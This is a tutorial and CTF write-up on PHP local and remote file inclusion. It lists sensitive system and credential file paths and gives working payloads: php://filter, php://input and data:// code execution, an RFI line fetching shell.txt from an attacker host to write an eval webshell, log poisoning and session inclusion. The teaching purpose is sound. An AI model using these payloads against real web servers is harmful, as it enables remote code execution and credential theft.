File Inclusion Vulnerabilities
First, here is a mind map. The image is from Xiaodi; I borrowed it because I was too lazy to draw another one.

File Inclusion Functions (Code Auditing)
PHP is used as the example here. Common PHP file inclusion functions include include, require, include_once, and require_once.
Include: the included file is first searched according to the path given by the parameter. If no directory is provided and only a filename is given, PHP searches the directories specified by
include_path. If the file is not found underinclude_path,includefinally searches the directory of the calling script and the current working directory. If the file still cannot be found,includeemits a warning.
Require:
requireis almost identical toinclude, except for how it handles failure.requiregenerates anE_COMPILE_ERRORfatal error when it fails. In other words, it stops the script, whileincludeonly produces a warning (E_WARNING) and the script continues running.
Include_once: the
include_oncestatement includes and evaluates the specified file during script execution. This behavior is similar toinclude; the only difference is that if the file has already been included, it will not be included again, andinclude_oncereturns true. As the name suggests, the file is included only once.include_onceis useful when the same file may be included more than once during script execution and you want to avoid problems such as function redefinition or variable reassignment.
Require_once: the
require_oncestatement is exactly the same asrequire, except that PHP checks whether the file has already been included. If it has, PHP does not include it again.
Difference: include reads and evaluates the file every time it executes. If the file cannot be found, it emits a warning and continues running. require throws a fatal error and stops execution. include_once and require_once are similar to include and require, but they only include a file once.
To enable PHP error display, configure disaply_errors On in php.ini.
When doing code auditing, search globally for the functions above.
If the feature is image-upload based, search for the $_FILES variable, because PHP upload handling is basically tied to $_FILES.
Check the directory structure. Pay special attention to directories such as includes and modules, and check whether files such as index.php dynamically call these contents and whether the related variables are controllable.
File Inclusion Vulnerability Principle
File inclusion is a common web vulnerability. Many scripting languages support file inclusion through what we call file inclusion functions. Developers often insert reusable code into specific locations to save time and avoid rewriting it. That is the basic idea of inclusion functions. The convenience comes with risk: if the source of the included file is not strictly validated, the application may include not only the intended files, but also other files inside the server. This kind of logic mistake can lead to file read vulnerabilities and other types of vulnerabilities.
File Inclusion Types: LFI and RFI
File inclusion vulnerabilities are divided into two major categories: local file inclusion and remote file inclusion.
Remote file inclusion requires allow_url_fopen and allow_url_include to be enabled in php.ini. The included file comes from a third-party server. Local file inclusion means including files from the local server.
Difference between LFI and RFI
One can include only local files, while the other can load files remotely.
The exact cause depends on the code and environment configuration.
Local File Inclusion
Unrestricted Local File Inclusion
Reading sensitive files
Directory traversal can be used to obtain the contents of other files on the system.
?a=/etc/passwdCommon sensitive information paths
Windows:
c:\boot.ini // View system version

c:\windows\system32\inetsrv\MetaBase.xml // IIS configuration file

c:\windows\repair\sam // Stores the password from the initial Windows installation

c:\ProgramFiles\mysql\my.ini // MySQL configuration

c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root password

c:\windows\php.ini // PHP configuration information
Linux/Unix:
/etc/passwd // Account information

/etc/shadow // Account password file

/usr/local/app/apache2/conf/httpd.conf // Apache2 default configuration file

/usr/local/app/apache2/conf/extra/httpd-vhost.conf // Virtual host configuration

/usr/local/app/php5/lib/php.ini // PHP-related configuration

/etc/httpd/conf/httpd.conf // Apache configuration file

/etc/my.conf // MySQL configuration file
Using wrapper protocols to read source code
?a=php://filter/read=convert.base64-encode/resource=config.phpIncluding an image to get a shell
Write malicious code into an uploaded image, then use LFI to include it. The PHP code inside the image will be executed.
Session File Inclusion (LFI Getshell Method)
Prerequisites
- The session storage location can be obtained.
- The content inside the session can be controlled and malicious code can be injected.
There are two ways to obtain the session location:
- Obtain the session storage location through
phpinfo. - Guess it, because there are only a few common fixed locations, such as
/var/lib/php5/sessions,/var/lib/php7/sessions, and/var/lib/php/sessions.
Vulnerability analysis
Here is the source code directly:
<?php
session_start();
$ctfs=$_GET['a'];
$_SESSION["username"]=$a;
?>
This PHP code stores the value of the GET parameter ctfs into the session.
After visiting http://xxxxx/session.php?a=a, the session value is stored under /var/lib/php/session.
The session filename is sess_ plus the session ID. The session ID can be obtained through F12. Check the cookie in the browser; the cookie named PHPSESSID contains the session ID value.
Use this script to write malicious data into the session.
Exploitation
From the analysis above, the value passed through a is stored in the session file. If a local file inclusion vulnerability exists, malicious code can be written into the session file through a, and then executed through the file inclusion vulnerability to get a shell.
Restricted Local File Inclusion Bypasses
%00 truncation
Condition: magic_quotes_gpc = Off and PHP version < 5.3.4.
If it is on, %00 is escaped and cannot be used for truncation.
Path length truncation
Condition: on Windows, dots must exceed 256 characters; on Linux, they must exceed 4096 characters.
- On Windows, the maximum directory length is 256 bytes, and the extra part is discarded.
- On Linux, the maximum directory length is 4096 bytes, and the extra part is discarded.
Dot truncation
Condition: Windows, with more than 256 dots.
Remote File Inclusion
When the PHP configuration options allow_url_fopen and allow_url_include are set to ON, inclusion functions such as include and require can load remote files. If the remote file is not strictly filtered and malicious code is executed, this becomes a remote file inclusion vulnerability.
# Whether remote files can be opened
allow_url_fopen = On
# Whether include/require can include remote files
allow_url_include = On
Unrestricted Remote File Inclusion
Through remote file inclusion, including shell.txt can be parsed.
<?php
    $filename  = $_GET['filename'];
    include($filename);
?>?a=http://attacker_vps/shell.txt
# A one-line webshell named shell.php will be generated in the website directoryContent of shell.txt:
<?php
    fputs(fopen('./shell.php','w'),'<?php @eval($_POST[aaa]) ?>');
?>
Restricted Remote File Inclusion Bypasses
For example, HTML:
<?php include($_GET['filename'] . ".html"); ?>The code appends the .html suffix, causing the remotely included file to also have an extra .html suffix.
It can be bypassed with ?, #, or a space. You can also brute-force supported bypass characters directly with Burp.
File Inclusion Pseudo-Protocol Exploitation
PHP comes with many built-in URL-style wrapper protocols. These protocols are often used when handling file inclusion vulnerabilities and can be used by filesystem functions such as fopen(), copy(), file_exists(), and filesize(). Besides these wrappers, custom wrapper protocols can also be registered through stream_wrapper_register().

References for pseudo-protocol techniques in different scripting languages:
https://www.cnblogs.com/endust/p/11804767.html
Hands-On Practice: CTFshow
CTFSHOW levels 78 to 117
78 - php and http protocols
payload: ?file=php://filter/read=convert.base64-encode/resource=flag.php

payload: ?file=php://input post:<?php system('tac flag.php');?>

payload: ?file=http://www.xiaodi8.com/1.txt 1.txt:<?php system('tac flag.php');?>
79 - data and http protocols
payload: ?file=data://text/plain,<?=system('tac flag.*');?>

payload: ?file=data://text/plain;base64,PD9waHAgc3lzdGVtKCd0YWMgZmxhZy5waHAnKTs/Pg==

payload: ?file=http://www.xiaodi8.com/1.txt 1.txt:<?php system('tac flag.php');?>
80 and 81 - log inclusion
1. Use other protocols, such as file or zlib.

2. Use the UA logging behavior to include and execute code.

Analysis requires a filename and PHP keywords, so this route is abandoned.

Use log-recorded UA information instead. Put code in the User-Agent.

Include: /var/log/nginx/access.log
82-86 - SESSION inclusion
https://www.cnblogs.com/lnterpreter/p/14086164.html

https://www.cnblogs.com/echoDetected/p/13976405.html
87 - php://filter/write and encrypted encoding
1. Use base64:
URL encode twice: php://filter/write=convert.base64-decode/resource=123.php

content=aaPD9waHAgQGV2YWwoJF9QT1NUW2FdKTs/Pg==

2. Use ROT13:
URL encode twice: php://filter/write=string.rot13/resource=2.php

content=<?cuc riny($_CBFG[1]);?>
88 - data and base64 protocol
PHP and various symbols are filtered, so encode PHP code into symbol-free base64.Black-Box and White-Box Discovery in Practice
Black-box discovery
Mainly observe whether the data passed by parameters corresponds to filenames.
White-box discovery
- Trace application functionality to locate code for auditing.
- Search for specific functions with scripts to locate code.
- Use pseudo-protocol techniques to bypass related fixes.
Summary
- If a controllable file exists, such as an uploaded file, combine upload with inclusion.
- If there is no controllable file, use logs, sessions, or pseudo-protocols.
- When the code fixes directories or file suffixes, consider version-specific bypasses.
- Pseudo-protocol techniques rely on the code containing only a controllable variable.
References:
https://www.freebuf.com/articles/web/277756.html